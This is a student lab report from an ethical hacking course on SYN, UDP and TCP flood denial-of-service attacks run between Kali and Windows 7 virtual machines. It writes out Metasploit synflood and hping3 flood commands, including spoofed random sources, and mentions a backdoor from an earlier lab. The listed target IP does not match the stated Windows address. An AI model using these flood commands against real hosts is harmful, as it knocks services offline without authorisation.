Department of Computer Science and Engineering

A.Y.2023-24

Ethical Hacking

Lab6: DOS Attacks

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Objective: DOS Attacks

Outcomes:

1. Performed a SYN flood attack using Metasploit's auxiliary/dos/tcp/synflood module.
2. Executed a SYN flood attack using the hping3 tool with the -S --flood -V options.
3. Carried out a UDP/TCP flood attack using hping3 with the --flood --rand-source options.
4. Captured SYN packets generated from the SYN flood attacks on Wireshark running on Windows 7.


IP address of windows : 10.0.2.4
IP address of Kali: 10.0.2.15


Procedure:

Task 1: Synflood attack using msfconsole
using auxiliary/dos/tcp/synflood

Commands:

1) set rhosts 10.0.2.15
2) exploit








Task 2: Using Hping3


Commands:

1) sudo hping3 -S --flood -V 10.0.2.15




win7 [Running] - Oracle VM VirtualBox
Wireshark - Packet 3677 - Local Area Connection
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
sudo hping3 -S --flood -V 10.0.2.15
124495 packets transmitted, 0 packets received, 100% packet loss



win7 [Running] - Oracle VM VirtualBox
Wireshark - Packet 3677 - Local Area Connection
C:\Windows\system32\cmd.exe
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
sudo hping3 -S --flood -V 10.0.2.15
124495 packets transmitted, 0 packets received, 100% packet loss
ifconfig



UDP/TCP flood attack

Commands:

1) sudo hping3 --flood --rand-source 10.0.2.15 -p 80



Conclusion:

Hence, we concluded that we were able to successfully install and operate Wireshark on Windows 7 through the backdoor created in a previous experiment. Using this setup, we captured SYN packets generated from Kali's SYN attack utilizing both hping and the Metasploit framework.